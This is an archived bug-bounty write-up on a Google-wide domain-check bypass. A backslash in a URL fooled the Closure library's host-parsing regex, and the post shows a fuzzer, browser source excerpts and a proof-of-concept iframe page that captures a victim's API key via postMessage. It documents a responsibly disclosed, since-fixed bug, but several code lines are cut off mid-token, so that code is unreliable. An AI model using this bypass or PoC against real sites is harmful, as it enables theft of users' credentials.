

The unexpected Google wide domain check bypass

The unexpected Google wide domain check bypass - David Schütz, @xdavidhu, bugs.xdavidhu.me.

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Content


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08 March 2020

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
Hi! Welcome to my first ever writeup! Let me tell you this “funny” story of me trying to bypass a domain check in a little webapp, and accidentally bypassing a URL parser that is used in (almost) every Google product.

It all started with me sitting at a ‘chill-area’ in 36C3 at December, 2019. I was in the middle of finding a venue for a bug bounty meetup we were trying to organise. After failing horribly, I decided to just sit down and try to hunt for some bugs. I started looking at API documentations, to find some new interesting feature to exploit. I was browsing the GMail API Docs, and came across a button, which generated a GMail API key for you if you pressed it:



This looked interesting, since it seemed like you could perform Google Cloud Console action's, just by making a victim click on a link. I started investigating.

I found out that this app that pops up is called `henhouse`. The GMmail API Documentation embeds the `henhouse` app as an IFrame. This is the URL that gets loaded in the iFrame:



As you can see, the `pb[4]` in the URL is `https://developers.google.com`, so the URL of the embedding domain.

The fact you embed `henhouse`, hints that there is some kind of communication between the parent and the children IFrame. This must be the case, since for example you can click the `Done` button to close the `henhouse` window and go back to the documentation. After a bit of testing, I confirmed that the `henhouse` app sends `postMessage`s to the parent domain (more accurately, to the domain specified in `pb[4]`). I also found out that if an API key / OAuth Client ID is generated, it is also sent back to the parent in a `postMessage`.

At this point I had imagined the whole attack scenario. I embed `henhouse` on my own malicious site, and just listen for the victim's API key arriving in a `postMessage`. So I did what I had to do, and put my own domain into the `pb` object.

[image: The Whitelist Fail]

Hmm.. This is not that easy.

To this day not sure why, but I did not give up, and started reverse-engineering the JavaScript to figure out how this "whitelist" works. I think this is something we all often do, that when our attempt fail, we just think that 'Okey, they of course thought about this. This is protected. Let's just search for a differnt bug'. Well, for some reason, this time, I did not do this.

So after a few hours of untangling obfuscated JavaScript, I got an understanding of how the whitelist works. I made a pseudocode-version for you:

```
// This is not real code..
```

```
var whitelistedWildcards = ['.corp.google.com', '.c.googlers.com'];
var whitelistedDomains = ['https://devsite.googleplex.com', 'https://developers.google.com',
    'https://cloud-dot-devsite.googleplex.com', 'https://cloud.google.com'
    'https://console.cloud.google.com', 'https://console.developers.google.com'];

var domainURL = URL.params.pb[4];
if (whitelistedDomains.includes(domainURL) || getAuthorityFromMagicRegex(domainURL).endsWith(whitelistedWildcards)) {
    postMessage("API KEY: " + apikey, domainURL);
}
```

Bypassing the `whitelistedDomains` looked impossible, but for some reason I wanted to dig deeper with the `whitelistedWildcards`. So it checks if the *parsed* authority (domain) of the URL ends with `.corp.google.com` or with `.c.googlers.com`.

Let's see how the `getAuthorityFromMagicRegex` function looks like:

```
var getAuthorityFromRegex = function(domainURL) {
    var magicRegex = /^(?:(?:[^\s:/#?]+)?(?:\:\/\/(?:[^\s:/#?]*@)?(?:[^\s:/#?]*)(?:\.(?:[0-9]+)?(?:=|/|/?)$))?(?:[^\s:/#?]+)?(?:\.(?:[^\s:/#?]*))?(?:#(?:[^\s\S]*))?)$/;
    return magicRegex.match(domainURL)[3]
}
```

Oof.. That is an ugly regex.. What is in the `magicRegex.match(domainURL)[3]`? Let's see what this regex returns if we try it on a full-featured url in the JS Console:

```
"https://user:pass@test.corp.google.com:8080/path/to/something?param=value#hash".match(magicRegex);

Array(8) [ "https://user:pass@test.corp.google.com:8080/path/to/something?param=value#hash",
    "https", "user:pass", "test.corp.google.com", "8080", "/path/to/something", "param=value", "hash" ]
```

Allright, so `magicRegex.match(domainURL)[3]` is the authority (domain). Again, I usually would have given up at this point, not sure why I continued. But I wanted to dig deeper and look at this regex. I put this regex in www.debuggex.com. This is a really cool website, it visualises the regex and you can play with it real time and see how the matching happens.

I started to look at HTTP / URL specifications, all of which are *really* interesting, and I encourage you to explore these “lower-level” things as well. I didn’t quite find anything there that I wanted, but what I ended up doing and worked was that I wrote a little JavaScript fuzzer to test what ends the authority in an actual browser:

```

var s = '!"#$%&\'()*+,-./0123456789;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~';

for (var i = 0; i < s.length; i++) {
  char = s.charAt(i);
  string = 'https://xdavidhu.me'+char+'.corp.google.com';
  try {
    const url = new URL(string); console.log("[+] " + string + " -> " + url.hostname);
  } catch {
    console.log("[!] " + string + " -> ERROR");
  }
}

```

As you can see, what this script does is that it loops through the string `s`, puts all characters one-by-one in the middle of the URL, parses the URL and prints the authority.

Besides many “negative” results, it produced 4 “positive” results. It found 4 characters that ended the authority:

```

[+] https://xdavidhu.me/.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me?.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me#.corp.google.com -> xdavidhu.me
[+] https://xdavidhu.me\corp.google.com -> xdavidhu.me

```

This is just what we needed!

In the browser, besides `/`, `?` and `#`, `\` also ends the authority!

I tested it the 3 major browsers I had on hand (Firefox, Chrome, Safari) and all of them had the same result.

After this, I found the source of this behaviour in [Chromium's source code](#):

```

bool IsAuthorityTerminator(base::char16 ch) {
  return IsURLSlash(ch) || ch == '?' || ch == '#';
}

```

And the `IsURLSlash` function:

```

inline bool IsURLSlash(base::char16 ch) {
  return ch == '/' || ch == '\\';
}

```

Again, I was always “afraid” to dig this deep, and would never have thought about looking into the source code of a browser, but after browsing around a bit, you realise that this code is also just code, and you can understand how it works. This is super and interesting and can be really helpful

in many situations. I could have just looked into the source code to find this bug, skipping the whole fuzzer part.

Using this bug, we can demo the exploit in the JS Console:

```
// Regex parsing
"https://user:pass@xdavidhu.me\\test.corp.google.com:8080/path/to/something?param=value#hash".match(magicRe

Array(8) [ "https://user:pass@xdavidhu.me\\test.corp.google.com:8080/path/to/something?param=value#hash",
  "https", "user:pass", "xdavidhu.me\\test.corp.google.com", "8080", "/path/to/something", "param=value", "hash"

// Browser parsing
new URL("https://user:pass@xdavidhu.me\\test.corp.google.com:8080/path/to/something?param=value#hash")

URL { href: "https://user:pass@xdavidhu.me/test.corp.google.com:8080/path/to/something?param=value#hash",
  origin: "https://xdavidhu.me", protocol: "https:", username: "user", password: "pass", host: "xdavidhu.me",
  hostname: "xdavidhu.me", port: "", pathname: "/test.corp.google.com:8080/path/to/something", search: "?param=v
```

We can see that this works as we wanted it to, so we can make a POC, which will embed `henhouse`, and grab the victim's API key.

```
<iframe id="test" src='https://console.developers.google.com/henhouse/?pb=["hh-0","gmail",null,[],"https://xdavidhu.n

<script>
window.addEventListener('message', function (d) {
  console.log(d.data);
  if(d.data[1] == "apikey-credential"){
    var h1 = document.createElement('h1');
    h1.innerHTML = "Your API key: " + d.data[2];
    document.body.appendChild(h1);
  }
});
</script>
```

Here is the POC video I sent to Google which shows this in action:

At this point, I had mixed feeling about this, since this had quite a low impact. You could only “steal” API keys or OAuth Client ID’s. Client ID’s without the secrets are *meh*, and if you wanted to generate an API key for an API that was paid (with required billing), it required user interaction. So essentially this was a pretty low/medium impact bug.

Then I had this thought that this regex looks way too overkill to be created exclusively for `henhouse`.

I started grepping JS files in other Google products, and yep, this regex was everywhere. I found this regex in the **Google Cloud Console's JS**, **Google Actions Console's JS**, in **YouTube Studio**, in **myaccount.google.com** (!) and even in some Google Android Apps.

A day later I even found this line in the Google Corp Login Page (`login.corp.google.com`):

```
var goog$uri$utils$splitRe_ = [THE_MAGIC_REGEX],
```

After this, I was sure this is something bigger then just the `henhouse` . Anywhere this regex is used to do domain validation with the similar “ends-with” logic, it can be bypassed with the `\` character.

Two days after reporting, I got this response:



@google.com < @google.com> #5
Accepted by @google.com.

Jan 6, 2020 05:13PM ⋮


Hi,

Nice catch! I've filed a bug based on your report. It's indeed a core library that is included in many places. The panel will evaluate it at the next VRP panel meeting and we'll update you once we've got more information. All you need to do now is wait. If you don't hear back from us in 2-3 weeks or have additional information about the vulnerability, let us know!


Few weeks later, I was watching [LiveOverflow's 'XSS on Google Search' video](#), where he mentioned that “But Google's JavaScript code is actually Open Source!”. And then he showed “Google's common JavaScript library”, the Closure library.

I immediately was like: “Wait a minute, did I found a bug in this library?”

I quickly opened the [Closure library GitHub repo](#), and looked at the commits. And [this is what I found](#):



With this change:



That is me! :D

So this was the story if me trying to bypass a small app's URL validation and accidentally finding a bug in Google's common JavaScript library! I hope you enjoyed!

You can follow me on Twitter: [@xdavidhu](#)

Timeline:

[Jan 04, 2020] - Bug reported [Jan 06, 2020] - Initial triage [Jan 06, 2020] - Bug accepted (P4 -> P1)
[Jan 17, 2020] - Reward of \$6000 issued [Mar 06, 2020] - Bug fixed

Archived from <https://bugs.xdavidhu.me/google/2020/03/08/the-unexpected-google-wide-domain-check-bypass/>.

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